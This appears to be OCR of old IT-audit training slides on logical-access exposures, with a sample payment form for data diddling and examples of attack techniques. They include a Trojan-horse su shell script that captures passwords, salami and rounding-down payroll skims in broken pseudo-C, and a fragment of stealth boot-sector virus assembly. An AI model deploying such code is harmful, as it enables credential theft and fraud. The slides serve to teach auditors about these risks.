


Identify the Exposures

- Access Paths
- Potential Perpetrators (motive)
- Technical Exposures


  Special focus on viruses & bypasses

Access Points




LOGICAL ACCESS p.192-93


Example Application Architecture



Consider decentralization




Consider potential perpetrators



Identify criminal exposures

Where target system controls company assets and/or email, logical access vulnerabilities in this picture could cause:



Financial Loss

Legal Repercussions

Loss of Credibility or Competitive Edge

Blackmail/Industrial Espionage

Disclosure of confidential, Sensitive or Embarrassing Information

Sabotage

Technical Exposures
DATA DIDDLING

Example Corporation

Authorization For Payment - Vendors' Bills

FORM# AP100

Vendor Information		Serial No.	Date 03/30/98	Page 1 of 1
Vendor Number	Remit To (Vendor Name) Somarsoft			Remit To (P.O. Box) 642278
Remit To (Street Address)		City San Francisco	State CA	zip code 94164
Invoice Number 5414	Invoice Date 03/24/98	Terms Code	Payment Due Date or Manual Check Date 4/24/98	Manual Check No.
Doc. Hand.	Bank Ind. / Discount Amount / Ref. # / Tax Dist. / Sales Tax Total / Freight			Gross Invoice Amount $100.00
Remittance Message				

Employee Information (Certified Correct)				
Originating Employee (Printed Name) John Doe	Location Code NJ1010	Title Manager	Level D	Social Security No. 111-222-3333
Signature *J. Doe*	Department F010	Center CGC	Telephone No. x1122	Date 3/30/98

Approval Authority			
Signature *Jane Anne Doe*	Title Senior Manager	Level E	Date 3/30/98
Printed Name Jane Anne Doe	Social Security No. 444-555-6666	Amount $100.00	

Explanation of Expenditures

Software Purchase

Classification of Expenditures

Transaction Code	6100						
Distribution Amount	100.00						
Location Code	NJXYZ						
Company	XOOO						
Account							
Center							
						Total Distrib. Amts	100.00
						Total Sales Tax	
						Freight	
						Grand Total	$100.00

Prepared By (If Other Than Above)	Title	Tel. No.	Date
			03/30/98

INVOICE

Somarsoft Corporation
P.O. Box 642278
San Francisco, CA 94164-2278
USA

To: John Doe
Example Corporation
Centralized Global Center
111-333-1122

P.O. Number	Date Shipped	Shipped Via	Terms
	3/24/98	Email	30 Days

Quantity	Description	Unit Price	Amount
1	Somarsoft DumpRegs single user license	10.00	10.00
	SUBTOTAL:		
	CALIFORNIA SALES TAX:		
	SHIPPING & HANDLING:		
	TOTAL AMOUNT DUE:		10.00

Somarsoft, Inc. US Fed Tax ID#: 94-3249335

LOGICAL ACCESS p193

Technical Exposures
TROJAN HORSE

UNIX EXAMPLE:

```
$ ls -al /bin/su
-rwxrwxr-x    1 bin      bin          128 Sep 17 21:11 /bin/su
$ cat /bin/su
#!/bin/sh
echo "Password: \c"
stty -echo
read passwd
stty echo
echo
echo "su" $* $passwd >> /home/DAVID/tmppw
/usr/bin/su.pw $*
```

Technical Exposures
ROUNDING DOWN

C PROGRAM EXAMPLE:

program to calculate payroll amounts

```
accumulate=0;
for (i = 0; i < MaxEmployeNumber; i++) {
  x=EmployeeRecord[i].EmployeeSalary;
  if (EmployeeRecord[i].Active = 1)
    then x = 100*EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
  rounddown= modf(x,ip)/100;
  accumulate = accumulate + rounddown;
  EmployeeRecord[i].EmployeePay = *ip/100;
}
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\
 EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```

Technical Exposures
SALAMI TECHNIQUE

C PROGRAM EXAMPLE:

program to calculate payroll amounts

```
accumulate=0;
for (i = 0; i < MaxEmployeNumber; i++) {
  x=EmployeeRecord[i].EmployeeSalary;
  if (EmployeeRecord[i].Active = 1)
    then x = EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
  salami= modf(x,ip);
  accumulate = accumulate + salami;
  EmployeeRecord[i].EmployeePay = *ip;
}
EmployeeRecord[ProgEmployeeo].EmployeeSalary =\
 EmployeeRecord[ProgEmployeeNo].EmployeeSalary + accumulate;
```

Technical Exposures

VIRUSES - *malicious and self-replicating*

```
;*****************************************************************************
;Read hard disk sectors on Track 0, Head 0, Sec > 1. If the disk is infected,;then instead of reading the true data there, return a block of 0's, since;0 is the data stored in a
freshly formatted but unused sector. This will ;fake the caller out and keep him from knowing that the virus is hiding there.;If the disk is not infected, return the true data
tored in those sectors.
READ_HARD:
        call    CHECK_DISK                      ;see if disk is infected
        jnz     RWH_EX                          ;no, let BIOS handle the read
        push    ax                              ;else save registers
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    ds
        push    bp
